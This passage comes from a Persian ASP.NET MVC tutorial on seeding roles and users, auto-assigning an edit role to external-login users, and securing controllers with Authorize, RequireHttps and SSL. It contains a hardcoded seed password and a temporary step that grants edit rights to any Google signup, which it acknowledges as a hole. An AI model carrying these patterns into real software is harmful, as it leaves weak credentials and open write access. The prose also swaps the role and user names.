        new RoleStore<IdentityRole>(context));
    ir = rm.Create(new IdentityRole("canEdit"));
    var um = new UserManager<ApplicationUser>(
        new UserStore<ApplicationUser>(context));
    var user = new ApplicationUser()
    {
        UserName = "user1",
    };
    ir = um.Create(user, "Passw0rd1");
    if (ir.Succeeded == false)
        return ir.Succeeded;
    ir = um.AddToRole(user.Id, "canEdit");
    return ir.Succeeded;
}
```

حالا از متدهای `Seed` این متدهای جدید را فراخوانی کنید.

```
protected override void Seed(ContactManager.Models.ApplicationDbContext context)
{
    AddUserAndRole(context);
    context.Contacts.AddOrUpdate(p => p.Name,
        // Code removed for brevity
}
```

این کدها نقش جدیدی با نام `user1` و کاربری با نام `canEdit` می‌سازد. سپس این کاربر به نقش مذکور اضافه می‌شود.

کدی موقتی برای تخصیص نقش `canEdit` به کاربران جدید Social Provider ها

در این قسمت شما متدهای `ExternalLoginConfirmation` در کنترلر `Account` را ویرایش خواهید کرد. یا این تغییرات، کاربران جدیدی که توسط OpenID یا OAuth ثبت نام می‌کنند به نقش `canEdit` اضافه می‌شوند. تا زمانی که ابزاری برای افزودن و مدیریت نقش‌ها بسازیم، از این کد موقتی استفاده خواهیم کرد. تیم مايكروسافت امیدوار است ابزاری مانند [WSAT](#) برای مدیریت کاربران و نقش‌ها در آینده عرضه کند. بعداً در این مقاله با اضافه کردن کاربران به نقش‌ها بصورت دستی از طریق `Server Explorer` نیز آشنا خواهید شد.

فایل `Controllers/AccountController.cs` را باز کنید و متدهای `ExternalLoginConfirmation` را پیدا کنید.

درست قبل از فراخوانی `SignInAsync` متدهای `AddToRoleAsync` را فراخوانی کنید.

```
await UserManager.AddToRoleAsync(user.Id, "CanEdit");
```

کد بالا کاربر ایجاد شده جدید را به نقش `canEdit` اضافه می‌کند، که به آنها دسترسی به متدهای ویرایش داده را می‌دهد. تصویری

```

//  

// POST: /Account/ExternalLoginConfirmation  

[HttpPost]  

[AllowAnonymous]  

[ValidateAntiForgeryToken]  

public async Task<ActionResult> ExternalLoginConfirmation(ExternalLoginConfirmation  

{
    if (User.Identity.IsAuthenticated)
    {
        return RedirectToAction("Manage");
    }

    if (ModelState.IsValid)
    {
        // Get the information about the user from the external login provider
        var info = await AuthenticationManager.GetExternalLoginInfoAsync();
        if (info == null)
        {
            return View("ExternalLoginFailure");
        }
        var user = new ApplicationUser() { UserName = model.UserName };
        var result = await UserManager.CreateAsync(user);
        if (result.Succeeded)
        {
            result = await UserManager.AddLoginAsync(user.Id, info.Login);
            if (result.Succeeded)
            {
                await UserManager.AddToRoleAsync(user.Id, "CanEdit");
                await SignInAsync(user, isPersistent: false);
                return RedirectToLocal(returnUrl);
            }
        }
        AddErrors(result);
    }

    ViewBag.ReturnUrl = returnUrl;
    return View(model);
}

```

در ادامه مقاله اپلیکیشن خود را روی Windows Azure منتشر خواهید کرد و با استفاده از Google و تامین کنندگان دیگر وارد سایت می‌شوید. هر فردی که به آدرس سایت شما دسترسی داشته باشد، و یک حساب کاربری Google هم در اختیار داشته باشد

می‌تواند در سایت شما ثبت نام کند و سپس دیتابیس را ویرایش کند. برای جلوگیری از دسترسی دیگران، می‌توانید وب سایت خود را متوقف (stop) کنید.

در پنجره **Package Manager Console** فرمان زیر را وارد کنید.

```
Update-Database
```

فرمان را اجرا کنید تا متد **Seed** را فراخوانی کند. حال **AddUserAndRole** شما نیز اجرا می‌شود. تا این مرحله نقش *canEdit* ساخته شده و کاربر جدیدی با نام *user1* ایجاد و به آن افزوده شده است.

محافظت از اپلیکیشن توسط SSL و خاصیت Authorize

در این قسمت شما با استفاده از خاصیت **Authorize** دسترسی به اکشن متدها را محدود می‌کنید. کاربران ناشناس (Anonymous) تنها قادر به مشاهده متد **Index** در کنترلر **home** خواهند بود. کاربرانی که ثبت نام کرده اند به متدهای **Index** و **Details** در کنترلر **Contact** و صفحات **About** نیز دسترسی خواهند داشت. همچنین دسترسی به متدهایی که داده‌ها را تغییر می‌دهند تنها برای کاربرانی وجود دارد که در نقش *canEdit* هستند.

خاصیت [RequireHttps](#) و [Authorize](#) را به اپلیکیشن اضافه کنید. یک راه دیگر افزودن این خاصیت‌ها به تمام کنترلرها است، اما تجارب امنیتی توصیه می‌کند که این خاصیت‌ها روی کل اپلیکیشن اعمال شوند. با افزودن این خاصیت‌ها بصورت *global* تمام کنترلرها و اکشن متدهایی که می‌سازید بصورت خودکار محافظت خواهند شد، و دیگر لازم نیست بیاد داشته باشید کدام کنترلرها و متدها را باید ایمن کنید.

برای اطلاعات بیشتر به [Securing your ASP.NET MVC App and the new AllowAnonymous Attribute](#) مراجعه کنید.

فایل *App_Start/FilterConfig.cs* را باز کنید و متد *RegisterGlobalFilters* را با کد زیر مطابقت دهید.

```
public static void RegisterGlobalFilters(GlobalFilterCollection filters)
{
    filters.Add(new HandleErrorAttribute());
    filters.Add(new System.Web.Mvc.AuthorizeAttribute());
    filters.Add(new RequireHttpsAttribute());
}
```

خاصیت [Authorize](#) در کد بالا از دسترسی کاربران ناشناس به تمام متدهای اپلیکیشن جلوگیری می‌کند. شما برای اعطای دسترسی به متدهایی خاص از خاصیت [AllowAnonymous](#) استفاده خواهید کرد. در آخر خاصیت [RequireHTTPS](#) باعث می‌شود تا تمام دسترسی‌ها به اپلیکیشن وеб شما از طریق HTTPS صورت گیرد.

حالا خاصیت [AllowAnonymous](#) را به متد **Index** در کنترلر **Home** اضافه کنید. از این خاصیت برای اعطای دسترسی به تمامی کاربران سایت استفاده کنید. قسمتی از کد کنترلر **Home** را در زیر می‌بینید.

```
namespace ContactManager.Controllers
{
    public class HomeController : Controller
    {
        [AllowAnonymous]
        public ActionResult Index()
        {
            return View();
        }
    }
}
```

یک جستجوی عمومی برای عبارت [AllowAnonymous](#) انجام دهید. همانطور که مشاهده می‌کنید این خاصیت توسط متدهای ورود و ثبت نام در کنترلر **Account** نیز استفاده شده است.

در کنترلر *CmController* خاصیت `[Authorize(Roles="canEdit")]` را به تمام متدهایی که با داده سر و کار دارند اضافه کنید، به غیر از متدهای *Index* و *Details*.

```

public class CmController : Controller
{
    private ContactManagerContext db = new ContactManagerContext();

    // GET: /Cm/Create

    [Authorize(Roles = "canEdit")]
    public ActionResult Create()
    {
        return View();
    }

    // POST: /Cm/Create
    [HttpPost]
    [ValidateAntiForgeryToken]
    [Authorize(Roles = "canEdit")]
    public ActionResult Create([Bind(Include = "ContactId,Name,Address,City")]
    {
        if (ModelState.IsValid)
        {
            db.Contacts.Add(contact);
            db.SaveChanges();
            return RedirectToAction("Index");
        }


        return View(contact);
    }

    // GET: /Cm/Edit/5
    [Authorize(Roles = "canEdit")]
    public ActionResult Edit(int? id)
    {
        if (id == null)
        {
            return new HttpStatusCodeResult(HttpStatusCode.BadRequest);
        }
        Contact contact = db.Contacts.Find(id);
        if (contact == null)
        {
            return HttpNotFound();
        }
        return View(contact);
    }
}


```

فعال سازی SSL برای پروژه

در Solution Explorer پروژه خود را انتخاب کنید. سپس کلید F4 را فشار دهید تا دیالوگ خواص (Properties) باز شود. حال مقدار خاصیت **SSL Enabled** را به true تنظیم کنید. آدرس **SSL URL** را کپی کنید. این آدرس چیزی شبیه به <https://localhost:44300/> خواهد بود.





روی نام پروژه کلیک راست کنید و **Properties** را انتخاب کنید. در قسمت چه گزینه **Web** را انتخاب کنید. حالا مقدار **Url** را به آدرسی که کپی کرده اید تغییر دهید. نهایتاً تغییرات را ذخیره کنید و پنجره را بندید.



حال پروژه را اجرا کنید. مرورگر شما باید یک پیام خطای اعتبارسنجی به شما بدهد. دلیلش این است که اپلیکیشن شما از یک

استفاده نمی‌کند. هنگامی که پروژه را روی Windows Azure منتشر کنید دیگر این پیغام را نخواهید دید. چرا که سرورهای مایکروسافت همگی لایسنس‌های معتبری دارند. برای اپلیکیشن ما می‌توانید روی **Continue to this website** را انتخاب کنید.





حال مرورگر پیش فرض شما باید صفحه **Index** از کنترلر **home** را به شما نمایش دهد.

اگر از یک نشست قبلي هنوز در سایت هستید (logged-in) روی لینک Log out کلیک کنید و از سایت خارج شوید.

روی لینک‌های **About** و **Contact** کلیک کنید. باید به صفحه ورود به سایت هدایت شوید چرا که کاربران ناشناس اجازه دسترسی به این صفحات را ندارند.

روی لینک **Register** کلیک کنید و یک کاربر محلی با نام Joe بسازید. حال مطمئن شوید که این کاربر به صفحات Home, About و Contact دسترسی دارد.

روی لینک CM Demo کلیک کنید و مطمئن شوید که داده‌ها را مشاهده می‌کنید.


حال روی یکی از لینک‌های ویرایش (Edit) کلیک کنید. این درخواست باید شما را به صفحه ورود به سایت هدایت کند، چرا که کاربران محلی جدید به نقش canEdit تعلق ندارند.

با کاربر user1 که قبل ساخته وارد سایت شوید. حال به صفحه ویرایشی که قبل درخواست کرده بودید هدایت می‌شود.

اگر نتوانستید با این کاربر به سایت وارد شوید، کلمه عبور را از سورس کد کپی کنید و مجدداً امتحان کنید. اگر همچنان نتوانستید به سایت وارد شوید، جدول **AspNetUsers** را بررسی کنید تا مطمئن شوید کاربر user1 ساخته شده است. این مراحل را در ادامه مقاله خواهید دید.

